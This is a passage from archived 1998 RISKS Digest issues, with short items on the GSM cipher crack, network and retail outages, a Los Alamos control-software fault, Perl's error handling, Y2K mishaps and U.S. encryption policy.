[oh dear, that was rude.... it just sorta slipped out.... sorry].

So apart from finding the graduate student to do the calculation for the

first supposition, what are the action items on Scarry's list? To get the

`men and women in nearby planes and ships [to] describe the instruments in

use that night'; to have the USAF and DoD release classified studies they

have done on how EMI affects military planes and ships. I'd judge she has a vastly underwhelming case - but then, she's the expert on the general theory of value, not I.

Peter Ladkin, Univ. Bielefeld, Postfach 10 01 31, D-33501 Bielefeld, Germany
ladkin@rvs.uni-bielefeld.de <http://www.rvs.uni-bielefeld.de> +49 (0)521-106-5326

⚡ Re: Phone scam alert: Social Engineering 101 ([RISKS-19.64](#))

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 9 Apr 98 17:02:12 PDT

Quite a few readers insisted that this case was a scam, quoting various newsgroups. However, an AT&T Web site notes that it affects only PBXs and not residential customers. <<http://www.att.com/features/0398/90pound.html>>

It is an old problem, by the way. Thanks to all of you who wrote in.

⚡ Rice University spammed too!

"Scott Ruthfield" <indigo@owlnet.rice.edu>

Tue, 31 Mar 1998 21:54:45 -0600

In line with the post on Cornell's spam issue: Rice University had the same problem last week, when an academic department (somehow) obtained the e-mail addresses of all 2600 undergraduate students, and sent a message

with all
the addresses in the To: block. At least five students responded
to the
whole group: at some point, Information Services began locking
the accounts
of those who were sending mail. Several of the responses,
though, came from
non-Rice addresses (or faked addresses).

Interestingly, the day after this incident, some student(s) put
up flyers
all over campus, encouraging students to send angry mail to the
obviously
clueless department that sent the original mail, and providing
the e-mail
address. (Like they hadn't heard it already.) And for extra fun:
the e-mail
talked about a schedule change for an introductory Latin class,
and the
flyer mentioned how we should thank the department for their
information
about a dead language.

Scott Ruthfield, Graduate Student, Computer Science, Rice
University

✉ Re: Funding for a new software paradigm (Moran, [RISKS-19.64](#))

Nick Rothwell <nick@cassiel.com>
8 Apr 1998 12:55:07 -0000

> 1) Devise a language that fails safely (where safety has
programmer
> adaptable defaults and values) so that failures "do the
right
> thing". I think that Perl and Basic come pretty close to
this.

I wasn't sure whether this was a follow-up spoof to the original

spoofer

at first. My knowledge of Basic is pretty basic, but I don't see how anyone can claim that Perl "fails safely."

One should distinguish between apparent runtime errors and incorrect behaviour. While a Perl program might not often exit with an error code, it is one of the most error-prone languages I have ever used. The identifier binding is essentially purely dynamic; the scoping rules for identifiers are rather obscure (non-local by default, for instance, last time I checked); there are huge numbers of highly ad-hoc overloaded primitive operations based upon the contextual occurrence of identifiers and expressions (partly alleviated by prefixes like "#", "\$", "@" and so on). There are large numbers of obscure reserved tokens (\$', \$|, \$_, `\$` and so on). The language freely mixes regular-expression lexical rules with high-level syntactic rules (example: "\$x" and '\$x' are different, but "x" and 'x' are the same) and there are large numbers of proprietary regular expression constructs. (\E and \Q surprised me, and Perl 5 now outlaws "@", or gives it some meaning which escapes me.) And the scoping rules for file objects are obscure in the least; as I recall they occupy a totally different namespace with different dereferencing rules, such that the Perl 5 man page contains specific hacks to be employed when passing them around.

I use Perl heavily, and love what it can do. but it does all the right things in all the wrong ways.

On the other hand, if Fred is spoofing then I've made a fool of myself.

Nick Rothwell, CASSIEL <http://www.cassiel.com>

⚡ Re: Funding for a new software paradigm (Rothwell, [RISKS-19.66](#))

Fred Cohen <fc@all.net>

Wed, 8 Apr 1998 17:41:15 -0700 (PDT)

Perl fails relatively safely in lots of circumstances, but it also has lousy syntax and semantics, poor language discipline, heavily overloaded operators, and lots of other problems. I agree with many of Nick's comments, but I don't think they invalidate my point that many unanticipated failures result in program termination with an error message. Even more importantly, my comments were intended to have some humorous elements to them and Nick correctly identified it. All of this notwithstanding, it appears that Nick agrees that we should have programming languages with better default error handling.

Sandia National Laboratories at tel:510-294-2087 fax:510-294-1225
Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/
fax:510-454-0171

⚡ Re: Funding for a new software paradigm (Cohen, [RISKS-19.65](#))

Erann Gat <gat@binkley.jpl.nasa.gov>

Fri, 3 Apr 1998 12:09:55 -0800 (PST)

Several "failure-safe" languages exist, and they all have the same problem: providing safety exacts a cost in performance. All else being equal, code written in a failure-safe language will be slower than code written in an unsafe language. This cost is constantly in your face even when there are no errors, which is most of the time. Using a failure-safe language is like flood insurance. People think they can get by without it because the costs are obvious but the benefits rarely manifest themselves.

There is another problem: as a result of this fundamental cost driver, we have built up an enormous infrastructure based on unsafe architectures. (Two-digit date representations are a prime example.) This infrastructure now permeates our society. CS courses teach people that programming is synonymous with writing C++ code. As this infrastructure grows it gets harder and harder to go back and fix it at its core.

You'd think that if there were any organization that would be receptive to the use of failure-safe languages it would be NASA, but in fact the exact opposite is true. Failure-safe languages like Java or Lisp (or, God forbid, Haskell or ML) are viewed with suspicion at best. At worst, their advocates (both of us ;-)) become pariahs. It seems this is unlikely to change until there is a major disaster that impacts enough people to make it on the evening news. Without prejudging the desirability of this event, I predict that it is only a matter of time before it happens.

Erann Gat <gat@jpl.nasa.gov>

✦ "Web Security: A Step-by-Step Reference Guide", Lincoln D. Stein

"Rob Slade" <rslade@sprint.ca>
Wed, 8 Apr 1998 07:57:47 -0800

BKWEBSEC.RVW 980201

"Web Security: A Step-by-Step Reference Guide", Lincoln D. Stein,
1998, 0-201-62489-9, U\$29.95

%A Lincoln D. Stein stein@genome.wi.mit.edu

%C P.O. Box 520, 26 Prince Andrew Place, Don Mills, Ontario
M3C 2T8

%D 1998

%G 0-201-62489-9

%I Addison-Wesley Publishing Co.

%O U\$29.95 416-447-5101 fax: 416-443-0948 bkexpress@aw.com

%P 448 p.

%T "Web Security: A Step-by-Step Reference Guide"

As it happened, this book came off the stack on a night when I
wanted

nothing more than to wander off to bed. Despite my sleep
deprivation I

managed not only to finish the book, but even to enjoy it. Any
technical

book with security in the title that can hold interest like that
has to have

something going for it.

The book covers all aspects of Web security, as laid out in
chapter one: the

client or browser concern for privacy and safety of active
content, the Web

server concern for availability of service and prevention of
intrusion, and

the concern that both share for confidentiality and fraud.

Chapter two

provides a brief but accurate overview of cryptography as the backbone of secure systems operating over unsecured channels. (There is only one oddity that I noted, when 512 bit RSA public key encryption was compared in strength with 40 bit RC2 and RC4 systems.) More of the basics like Secure Sockets Layer (SSL) and Secure Electronic Transactions (SET) are described in chapter three, along with various forms of digital cash.

Part two looks at client-side security, with further discussions of the use of SSL in chapter four. Chapter five details active content, with particular attention to ActiveX and Java. "Web Privacy," in chapter six, is an excellent and practical guide to the realities and myths about information that can be gleaned from your browsing activities. Included are practical tips about keeping your system from finking on you. (Windows users should note that the files referred to are not always in the paths specified, due to the variety of ways that Windows programs can be installed.)

The bulk of the book, as might be expected, deals with server-side security, this being the slightly more complex side of the issue. Chapter seven provides an overview of the various vulnerabilities and loopholes to watch and plug. UNIX and Windows NT servers are dealt with in chapters eight and nine respectively. These chapters don't assume much familiarity with the system security functions of the systems, but do stick primarily to the server specific topics. Access control is a major part of any

security setup, and is covered in chapter ten. Encryption and certificates are revisited in chapter eleven, concentrating on use in access control. CGI (Common Gateway Interface) scripting has been a major source of Web security risks, and chapter twelve points out safe, and unsafe, practices in programming scripts. Chapter thirteen discusses remote authoring and administration. Firewalls are often seen as the be-all and end-all of Internet security, and Stein covers the reality in chapter fourteen.

Each chapter contains references to both online and printed sources of information, and these resources are all of high quality and useful.

As noted, the book is not only readable, but even enjoyable. The writing is clear and accurate, giving the reader both concepts and practical tasks in minimum time with maximum comprehension. Although the bulk of the book is for Webmasters, the casual user can not only read it but get a great deal of value from it. Any ISP that does not have it on their customer support bookshelf should held criminally negligent.

copyright Robert M. Slade, 1998 BKWEBSEC.RVW 980201

⚡ ICDCS-18 cfp

by way of Teruo Higashino <taki@takilab.k.dendai.ac.jp>
Mon, 30 Mar 1998 11:24:30 +0900

See <http://ICDCS.fernuni-hagen.de/welcome.html> for full program.

Final Program for
ICDCS-18


The 18th International Conference on Distributed Computing
Systems

May 26 (Tue.) - 29(Fri.)

Hotel Mercure, Amsterdam, The Netherlands

Sponsored by IEEE Computer Society, TC on Distributed
Processing

URL <http://ICDCS.fernuni-hagen.de/welcome.html>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 67

Tuesday 14 April 1998

Contents

- [Cypherpunks break GSM digital cell phone encryption](#)
[Declan McCullagh](#)
- [More on GSM crack ...](#)
[Declan McCullagh](#)
- [AT&T frame-relay network down](#)
[Doug Montalbano](#)
[Leslie Howard](#)
- [Starbucks flames out](#)
[Mark Richards](#)
- [Critical mass or critical mess?](#)
[John Fleck](#)
- [NASA Finds Problems In EOSDIS Flight Operations Software Development](#)
[Ron Baalke](#)
- [L.A. County pension fund \\$1.2 billion shy](#)
[Steve Bellovin](#)
- [Ruminations on MS security](#)
[A. Padgett Peterson](#)
- [AOL Long Distance electronic billing](#)
[Steve Klein](#)
- [Inverse Y2K'?](#)

[Streaky Bacon](#)

- [Daylight Savings Time disaster](#)

[Henry Spencer](#)

- [UK considers universal CV database](#)

[Wendy Grossman](#)

- [Lexis-Nexis archives don't match print versions](#)

[Jorn Barger](#)

- [Tamagotchi revisited: Driver saves virtual pet, kills cyclist](#)

[Fred Ballard](#)

- [House Cat Kills Power to Dhaka Commercial District](#)

[Zachary Tumin](#)

- [Inaccurate study quoting](#)

[Fred Cohen](#)

- [Map maker sued in Dubrovnik T-43A crash](#)

[Matt Welsh](#)

- [Info on RISKS \(comp.risks\)](#)

🔥 **Cypherpunks break GSM digital cell phone encryption**

Declan McCullagh <declan@well.com>

Mon, 13 Apr 1998 06:03:07 -0700 (PDT)

TIME Magazine, April 20, 1998

<http://www.pathfinder.com/time/magazine/1998/dom/980420/notebook.techwatch.levit24.html>

CODEBREAKERS

CRACKED. Thought your new digital cell phone was safe from high-tech thieves? Guess again. Silicon Valley cypherpunks have broken the proprietary encryption technology used in 80 million GSM (Global System for Mobile communications) phones nationwide, including Motorola MicroTAC, Ericsson GSM 900 and Siemens D1900 models. Now crooks scanning the airwaves can remotely tap into a call and

duplicate the owner's digital ID. "We can clone the phones," brags

Marc Briceno, who organized the cracking. His advice: manufacturers

should stick to publicly vetted codes that a bunch of geeks can't

crack in their spare time. --By Declan McCullagh/Washington

From POLITECH -- the moderated mailing list of politics and technology.

To subscribe: send a message to majordomo@vorlon.mit.edu with this text:

subscribe politech

More information is at <http://www.well.com/~declan/politech/>

[Also noted by others. *The New York Times* article (14 Apr 1998)

included this sentence, along with discussion of its implications:

`What was even more intriguing than the security threat, however, was

that cracking the code yielded a tantalizing hint that a digital key

used by GSM may have been intentionally weakened during the design

process to permit government agencies to eavesdrop on cellular

telephone conversations.''

This case should once again renew suspicions about arguments that

trapdoored key-recovery systems will be perfectly safe for everyone to

use and will allow only the government to have legitimate access. PGN]

More on GSM crack ...

Declan McCullagh <declan@well.com>

Tue, 14 Apr 1998 10:01:30 -0700 (PDT)

<http://cgi.pathfinder.com/netly/continue/0,1027,1898,00.html>

The Netly News, April 14, 1998

Our report yesterday that GSM cell phones can be cloned has some affected companies crying foul. Terry Phillips, public affairs director for Omnipoint Communications, calls the crack "interesting but not significant. It's not news." Phillips claimed that digital ID sniffing cannot be done over the air -- which, of course, contradicts what eminent cryptographers and security experts say. Phillips did correctly point out, however, that we said there are 80 million GSM phones "nationwide," when we meant worldwide.

Phillips also sniped at the motivations of the merry band of cypherpunks who cracked the proprietary encryption code. He suggested that they're acting on behalf of and being paid by the competition; they've been working on this for years; they're aiming for a million-dollar prize; they never actually broke the algorithm.

Their response: Not so, on each count. "We weren't funded by anyone," says Marc Briceno. "The entire project was done in my spare time with a budget of less than \$100." It took only two months, Briceno says, and besides, the million-dollar prize was just 100,000 Deutschmarks and has long since been withdrawn anyway. Qualcomm engineer Phil Karn, whose company supports a rival standard, says he didn't participate in the crack and was asked only to comment on it in the press release: "Those guys did it all on their own and deserve all the credit." As for the formerly secret

algorithm, check it
out yourself at scard.org.

[Declan's Politech mailing also appended Ross Anderson's item,
GSM hack -- operator flunks the challenge, from [RISKS-19.48](#),
5 Dec 1997 <Ross.Anderson@cl.cam.ac.uk>. PGN

⚡ AT&T frame-relay network down

<Doug_Montalbano@cc.chiron.com>

Tue, 14 Apr 1998 10:09:11 -0700

Service was interrupted Monday afternoon on AT&T's frame relay network, a specialized system used throughout the country by businesses that conduct large numbers of transactions for business customers and was not fully restored yet on Tuesday. The outage was caused by a problem in the interaction between two switches within the network. [_USA Today_ (13 Apr 1998) reports that 6,000 companies use frame relay networks; AT&T has about 40 percent of the market.]

See <http://www.techserver.com/newsroom/ntn/info/041498/info9_8325.html>.

⚡ AT&T frame relay network down

<Leslie.Howard@harbinger.com>

Tue, 14 Apr 1998 14:45:06 +0200

AT&T Corp. said Monday its frame relay network was experiencing ``service

interruptions,' ' apparently nationwide, affecting an undisclosed number of business customers. AT&T spokeswoman Ruthlyn Newell told Reuters by phone late Monday afternoon that the problem in the frame-relay network, a high-speed data network, began about 1500 EDT/1900 GMT and was ongoing as of just before 1800 EDT/2200 GMT. [Source: Reuters, 13 Apr 1998.]

[Anecdotal reports I have heard indicate a 75% to 80% nationwide outage.]

Les Howard, Software Engineer, Harbinger Corporation
lhoward@harbinger.com

[The problem was reported by AT&T to have been diagnosed and repaired within 24 hours. Sounds a little like the propagation effects of the mammoth long-distance collapse on Martin Luther King Day, 15 Jan 1990, going back to [RISKS-9.61](#). PGN]

Starbucks flames out

"Mark Richards" <mRichard@world.std.com>

Tue, 14 Apr 1998 11:42:49 -0400

I don't know all the details yet, but our "local" Starbucks here on Washington Street in Boston was dark this morning - as dark as their "COD" brew. An employee informed me that their central computer crashed, the result being all stores "unable to open the cash register". (Across the entire country??) Obviously, they are without redundancy and business common

sense. Giving away free coffee in this situation is far better than shutting off the lights and looking foolish.

The risk: Crashing of other mission-critical systems throughout the city due to sleepy, caffeine-starved personnel.

<<zzzz>>

Mark Richards <mRichard@world.std.com>

[Well, to many people the missing cup of coffee is more important than the frame-relay network outage elsewhere. PGN]

⚡ Critical mass or critical mess?

John Fleck <jfleck@abqjournal.com>

Fri, 03 Apr 1998 13:18:57 -0700

From the Department of Energy's Operating Experience Weekly Summary 98-12

http://tis.eh.doe.gov/web/oeaf/oe_weekly/oe_weekly_98/oe98-12.html

Regarding a Feb. 26, 1998, incident at Los Alamos National Laboratory in which a software problem caused two uranium assemblies in a criticality facility to accelerate toward one another:

"On February 26, the operator was closing the two stacks in slow speed when the stepping motor unexpectedly switched to full speed. The joystick control quit responding to the operator, and the scram button on the joystick did not respond. The operator pressed the panel-mounted scram switch, and the

two stacks separated back to their starting positions as designed. The activation of the scram placed the assembly in a safe configuration. The configuration of the assembly was such that it would have remained subcritical even at full closure of the two stacks. Facility personnel conducted an assessment to ensure that the assembly was not damaged.

Engineers troubleshooted the control circuitry and discovered problems with the software and flaws in the communication between the joystick controls and the central processing unit. They determined that when the joystick interface did not respond, a subroutine returned an ASCII (American Standard Code for Information Interchange) character "?" to the main program for the potentiometer settings that controlled the stepping motor speed. The main program was never developed to deal with a question mark and translated this value to the number equivalent of an ASCII "?" (the number 63). The number 63 corresponded to a large negative position (beyond closure of the stacks) that caused the stepping motor to drive in at full speed when it was selected for movement."

John Fleck, science writer, Albuquerque Journal
PO Drawer J, Albuquerque NM, 87103 (505) 823-3916
jfleck@abqjournal.com

✦ NASA Finds Problems In EOSDIS Flight Operations Software Development

Ron Baalke <baalke@kelvin.jpl.nasa.gov>

10 Apr 1998 21:45 UT

David E. Steitz, Headquarters, Washington, DC (202/358-1730)
Allen Kenitzer, Goddard Space Flight Center, Greenbelt, MD
(301/286-2806)

RELEASE: 98-60, April 10, 1998

NASA FINDS PROBLEMS IN EOSDIS FLIGHT OPERATIONS SOFTWARE
DEVELOPMENT

NASA has found software performance problems with ground system software required to control, monitor and schedule science activities on the Earth Observing System (EOS) series of spacecraft.

Officials believe these problems will delay the software which will impact the launch date for the Earth Observing Spacecraft AM-1. The launch, originally planned for late June 1998, from Vandenberg Air Force Base, CA, will be delayed at least until the end of the year.

The Ground Control Software, called the "Flight Operations Segment" (FOS) software, is part of the Earth Observing System Data and Information System (EOSDIS), the ground system responsible for spacecraft control, data acquisition, and science information processing and distribution for NASA's Earth Science enterprise, including the EOS flight missions.

The problem is with the EOSDIS control center system FOS software that supports the command and control of spacecraft and instruments, the monitoring of spacecraft and instrument health and safety, the planning and scheduling of instrument operations, and the analysis of spacecraft trends

and anomalies.

What was supposed to have been the final version of the software was delivered to NASA by Lockheed Martin on March 31, to support integrated simulations with the EOS AM-1 spacecraft. Testing of this software delivery revealed significant performance problems. Program managers expect it to take several weeks to clearly understand whether correcting the current software or taking other measures is the best approach.

"We're concurrently looking at commercial off-the-shelf technology that was not available when this software system initially was designed," said Arthur "Rick" Obenschain, project manager for EOSDIS at NASA's Goddard Space Flight Center, Greenbelt, MD. "If for some reason the current software problems cannot be fixed, we have a backup plan."

Prior to the March 31 delivery, there were three previous incremental deliveries of the software in August 1997, December 1997 and February 1998. Previous versions of the software successfully demonstrated real-time commanding functions with the AM-1 spacecraft. In the new version, however, a number of problems identified in the previous software deliveries were not corrected as expected, and significant problems were found in the new capabilities. Problems include unacceptable response time in developing spacecraft schedules, poor performance in analyzing spacecraft status and trends from telemetry data, and improper implementation of decision rules in the control language used by the flight team to automate

operations.

Government/contractor teams have been formed to evaluate options for correcting these problems to minimize impact on the AM-1 launch. A recovery plan is being developed and will be reviewed during the last week of April.

The FOS is being developed by Lockheed Martin under subcontract to Raytheon Information Systems Company under the EOSDIS Core System contract. The Flight Operations Segment of the EOSDIS software has cost \$27.5 million as of February 1998.

THE EOSDIS and EOS AM-1 are part of NASA's Earth Science enterprise, a long-term research program designed to study Earth's land, oceans, atmosphere, ice and life as a total integrated system. Goddard manages the development of EOSDIS and EOS AM-1 for NASA's Office of Earth Science, Washington, DC.

✶ L.A. County pension fund \$1.2 billion shy

Steve Bellovin <smb@research.att.com>

Wed, 08 Apr 1998 22:47:27 -0400

A pair of computer errors made in 1977 have resulted in the Los Angeles County pension fund having \$1.2 billion less than it should. There is no immediate danger -- the fund's stock market investments have done very well in recent years -- but the county will have to spend \$25 million extra per

year to make up for the shortfall. And if the stock market had not performed so well, the mistakes could have proved "catastrophic". [Source: an AP wire story quoting the *L.A. Times* of 8 Apr 1997.]

⚡ Ruminations on MS security

"A. Padgett Peterson Information Security" <PADGETT@hobbes.orl.lmco.com>
Fri, 10 Apr 1998 14:48:53 -0400 (EDT)

Before I launch this commentary, I need to make a couple of things clear:

- 1) Speaking for myself only as a private individual
- 2) Think the wizards at Redmond have produced some marvelous products but that
 like the certain letter agencies, their agenda is not necessarily the same
 as mine. At least letter agencies seem to have fewer lawyers.

Do have some experience with the second since 1990 when sent a letter to the software giant that a simple routine placed into IO.SYS would eliminated all known MBR and boot sector viruses. The response was that it was not in their business interest.

(Routine was simple - check the byte at 0000:004F for a value equal to or greater than C0 - if below, "Redmond, we have a problem". I generally use something a bit more sophisticated but was all that was needed. Note: this works only before the operating system - any operating system - loads.)

Since then we have been granted such features as the ability to create word

macro viruses and a server operating system that was rated NCSC C2 so long as it was not connected to a network. However the new crop of offerings are even more innovative.

Suffice it to say that for years we have been able to tell users that "you cannot get a virus just by opening E-Mail". Well, that bug is being fixed.

It seems that with the default installation of the just-released mail-reader product coupled with the 98 version of the operating system (at least the current beta which contains a necessary .DLL), all of the factors needed to accomplish the above are present.

In fact, in recent days I have been able to drop an executable file both on c:\ and into the startup directory just by opening the mail reader ("preview", which includes script execution for some reason, is a default feature),

True, a warning screen is presented if the applet is unsigned (have heard that signatures are already floating around the internet), but the same screen is presented if word is opened as well, so I suspect it may become as quickly ignored as other such mechanisms have been in the past (like all security annoyances, there is an easy way to turn it off).

I have little expectation that the manufacturer will see the error of their ways and remove the single necessary construct. It is probably required for PUSH. It is entertaining though to find in the on-line language reference

the statement that the scripting language has no File I/O. I'm sure that in some obscure legal language, that must be syntactically correct or it would not be there; however, I found it remarkably simple to drop an executable file on the hard disk that executed on the next boot. Times are about to become "interesting". Caveat Y'all.

Padgett

✶ AOL Long Distance electronic billing

Steve Klein <yourmac@mich.com>

Thu, 9 Apr 98 00:10:09 -0400

A long-distance telephone service called "The Phone Company" has recently begun marketing its service through America Online, doing business under the name AOL Long Distance. For those with long memories, this is the same company that, a few years back, agreed to pay AOL \$100 million for exclusive marketing rights to the AOL customer database.

One way they keep their costs down is that they don't mail out bills. To get a detailed listing of one's calls, the subscriber is supposed to sign on to America Online, and click a button labeled "Show me my bill." The problem? It doesn't work for Mac users who connect to AOL via an ISP. The button links to a secure web page which fails to load in the AOL browser. I also tried Netscape Navigator 4.04.1, and Internet Explorer 4.0a. No luck.

(It took them a week from when I first reported the problem for them to determine just what the problem is.)

Their solution? I'm supposed to call them once a month, and request that they e-mail my bill to me. (Ironically, they tout electronic bill retrieval as a "convenience." Hmmm.) So today I called and asked them to mail me my bill. Guess what? It's an HTML file, and my mail client doesn't do HTML.

(And no, they didn't ask me for ANY identifying information before discussing my account, except my phone number.)

They refused to say when, if ever, the problem will be fixed.

[...] "The RISKS are obvious..."

Steve Klein, Your Mac Expert, Macintosh Consulting YourMac@aol.com
248 YOUR-MAC or 248 968-7622 fax: 248 968-2769

⚡ 'Inverse Y2K' ?

"Streaky_Bacon" <streaky_bacon@msn.com>
Fri, 10 Apr 1998 09:20:04 +0100

Wine broker Bordeaux Index has spent a fortune making sure its computers can handle the Millennium bug. Yesterday it had no trouble shifting a magnum of Chateau Margaux 1900 for GBP9,000 - but trying to log the sale proved more difficult. No matter how hard they tried, the computer kept changing the description to Ch. Margaux 2000. "We are stumped," says a

spokesman. "We
can't get it to register the proper name." [Source: UK *Daily
Telegraph*
(City Diary) 9 Apr 1998]

The RISKS are obvious!

[Perhaps I must suppress such aphorisms! But a Hamming code on
the year
might help. Then we could ask how much would a Margaux Hamming
Weigh? PGN]

⚡ Daylight Savings Time disaster

Henry Spencer <henry@spsystems.net>
Mon, 6 Apr 1998 15:31:19 -0400 (EDT)

A friend works for a large institutional employer, which has one
of the
usual fancy phone systems including voice mail. Apparently they
had a
problem making the daylight-saving-time switch yesterday; today
everyone
got e-mail saying:

"We regret to inform you that while attempting to adjust the
time on our
[name deleted] telephone and voice mail systems, the [company
deleted]
technician inadvertently transposed the month and date
resulting in the
voice system deleting messages that had been previously
heard. We are
currently in the process of [determining] if the data can be
restored..."

The most obvious fix is to automate the DST transition, as many
systems now
do. One can perhaps argue about that, given the complexity of
the rules and

the way they change from place to place and even from year to year. But if it's not automated, one would at least hope for a less error-prone interface to handle the highly predictable requirement of moving the time forward or back one hour, especially given the apparently severe consequences of getting it wrong.

(For that matter, one would hope for a less error-prone interface for setting the date when that's needed, given the long-known ambiguity of dates like 11/04... to say nothing of 11/04/01, which is not far away.)

Henry Spencer henry@spsystems.net (henry@zoo.toronto.edu)

✶ UK considers universal CV database

Wendy Grossman <wendyg@cix.compulink.co.uk>

Thu, 2 Apr 98 21:41 BST-1

According to this morning's **Independent** newspaper, Tony Higgins, the chief executive of the University and Colleges Admissions Service (this is a centralized clearinghouse for college/university applications that acts as a matchmaker between kids and schools in a mad six-week summer scramble), is to suggest a scheme for a database of every citizen in the UK that will hold all their educational and other achievements. The article goes on to outline the uses to which such a database could be put: proof of qualifications for entry to university or employment, checking on the state

of student loans. "Eventually," education editor Judith Judd writes enthusiastically, "they might also contain pupils' results from the age of five." The idea is that the existence of the profile will encourage people to continue learning throughout their lives. Ha Ha. Ministers are supposed to be considering giving everyone a NUMBER to attach to their profiles.

There are so many risks involved in this that it's impossible to list them all. I just hope it works out that the most significant risk is to Higgins: that he gets so thoroughly ripped to shribbons for this that it deters all government ministers in future.

✶ Lexis-Nexis archives don't match print versions

Jorn Barger <jorn@mcs.com>
Thu, 9 Apr 1998 09:59:56 -0500

The Columbia Journalism Review has an online piece at:
<URL:<http://www.cjr.org/html/98-03-04-archive.html>>
called "How Accurate Are Your Archives?" by Bruce William Oakley in which he describes comparing the Lexis-Nexis versions of published articles with the actual hardcopy:

I compared articles in the commercial electronic archives, such as Lexis-Nexis or DataTimes, of four newspapers to the paper versions from their national and local fronts on arbitrarily chosen dates. Not one archived version flawlessly matched newsprint. The errors

ranged from

incorrect punctuation to incorrect headlines and bylines.

The most striking example almost led to a lawsuit, when a public figure was

accused of having served time, in the Lexis-Nexis version-- a research error

that had been corrected in the final proofs before publication, but never

got transmitted back to the archived version.

URL: <http://www.mcs.net/~jorn/html/weblogs/weblog.html>

✦ Tamagotchi revisited: Driver saves virtual pet, kills cyclist

Fred Ballard <ballardf@pprd.abbott.com>

Thu, 09 Apr 1998 09:54:14 -0500

The following was forwarded to me, source unspecified. Fred Ballard

MARSEILLE, France _ A French driver killed a cyclist and injured another

after she took her eye off the road trying to save her Tamagotchi virtual

pet, police said Wednesday. The 27-year-old woman became distracted when

the electronic pet, which was attached to her car key ring, started to send

out distress signals. She asked a companion in her car to attend to the

Tamagotchi but in the confusion she failed to notice a group of cyclists on

the road ahead and slammed into the back of them. One died instantly and

another was taken to hospital. Police said the woman was arrested after

Sunday's accident near the southern city of Marseille. [See [RISKS-19.36](#)-37.

PGN]

⚡ House Cat Kills Power to Dhaka Commercial District

"Zachary Tumin" <ztumin@princeton.com>

Sun, 12 Apr 1998 11:09:58 -0400

An Associated Press report from Dhaka, Bangladesh today reported that large parts of the Bangladeshi capital lost power and fell dark Saturday, April 11 when a cat, who had walked into the control room of a power station, stepped on some wires and caused a short circuit. The cat died immediately, but power was out for two hours Saturday from Dhaka's principal shopping district. Power was restored only after the cat's remains were removed and the equipment cleaned.

[If you'll pardon my French, this was
"Un chat" in the dark. PGN]

⚡ Re: Inaccurate study quoting (Perillo, [RISKS-19.65](#))

Fred Cohen <fc@all.net>

Thu, 2 Apr 1998 17:40:38 -0800 (PST)

I think that Robert Perillo's two points are extremely important. In essence, the reports assert that law enforcement won't benefit much by improved ability to read all electronic messages and that the only real benefit is in cost savings.

On the other side of the coin, the financial impact of the release of information leading to the breaking of sophisticated cryptographic keys can be extremely high. For example, cryptography is used to cover the vast majority of interbank transfers (trillions daily), in stock trading (similar magnitude), and in credit card transactions (a big number as well). The risks in these financial arenas is so severe that legal export of high quality cryptographic hardware for electronic banking applications has been done for many years.

As we move increasingly toward electronic commerce the risks of breakable cryptography are far higher than the benefit in cost reductions to law enforcement. Indeed, if codes could be broken for law enforcement purposes, the defense could assert that law enforcement planted the information using its ability to break the codes. Even if this were not technically true for some particular cryptosystem, the increased litigation costs associated with prosecuting cryptography-related cases could be far higher than the savings that breaking cryptography would seem to generate. But I have digressed a bit.

My main point is that these conclusions seem to lead very directly to the need for a cost/benefit analysis of breakable crypto vs. unbreakable crypto. It's all well and good to hear claims on both sides of the crypto issue, but since the issue identified in the government's study seems to be one of

money - and not one of whether we can catch and successfully prosecute criminals or whether individual privacy is more or less important than law enforcement - it would seem a valuable exercise to figure out whether and where it is more cost effective to have breakable crypto than unbreakable crypto. Unless it can be clearly demonstrated to be more cost effective to have breakable crypto, the debate should be over as far as law enforcement is concerned.

FC

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/fax:510-454-0171

✈ Map maker sued in Dubrovnik T-43A crash

Matt Welsh <mdw@now.CS.Berkeley.EDU>
3 Apr 1998 20:24:25 GMT

From CNN Online at <http://www.cnn.com/US/9804/03/brown.crash.suit.ap/> :

Jeppesen Sanderson, a Colorado map company, is being sued by the families of some of those killed in the April 1996 crash of a military B737-200 (T-43A) in Dubrovnik, Croatia. Among those killed was U.S. Commerce Secretary Ron Brown.

The suit claims that "the Jeppesen chart listed a minimum descent altitude for the approach which was too low and put ... the aircraft on a collision

course with the mountain". The chart allegedly also failed to warn pilots that two NDB's where required for the approach and which NDB stations should be used.

M. Welsh, UC Berkeley, mdw@cs.berkeley.edu



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 68

Thursday 16 April 1998

Contents

- [Commerce Secretary calls U.S. encryption policy a failure](#)
[Edupage](#)
- [IRS to spend \\$1 billion to fix Y2K problems](#)
[Declan McCullagh](#)
- [Only 1/3 of popular Microsoft apps are Y2K compliant](#)
[Chris Stamper via Declan McCullagh](#)
- [Y2K and the eagle talon](#)
[Josh Rivel via Dug Song](#)
- [Gas station owners forbid use of mobile phones ...](#)
[Steven Slatem](#)
- [Tacoma, WA 911 computer problems](#)
[Jonathan Clemens](#)
- [Comvor: Hamburg police computer system](#)
[Martin Virtel](#)
- [Risks of being a pioneer: KL International Airport](#)
[John Lim](#)
- [AT&T network failure takes a toll on commerce](#)
[Edupage](#)
- [AT&T frame relay network effects](#)
[Brian McMahon](#)

- [HP200 data integrity woes](#)
[Fred Cohen](#)
 - [Webmaster's copyright risks](#)
[Mario Profaca](#)
 - [Re: Cypherpunks break GSM digital cell phone encryption](#)
[Stewart Fist](#)
 - [CFP: Dependable Computing for Critical Applications 7](#)
[Chuck Weinstock](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Commerce Secretary calls U.S. encryption policy a failure**

Edupage Editors <educom@educom.unc.edu>

Thu, 16 Apr 1998 19:57:16 -0400

Distancing the Commerce Department from the position held by the Federal

Bureau of Investigation, Commerce Secretary William M. Daley says that the

Clinton Administration's controls on encryption technology are hurting

America's ability to compete with other countries. "There are solutions out

there. Solutions that would meet some of law enforcement's needs without

compromising the concerns of the privacy and business communities. But I

fear our search has thus far been more symbolic than sincere...

The cost of

our failure will be high. The ultimate result will be foreign dominance of

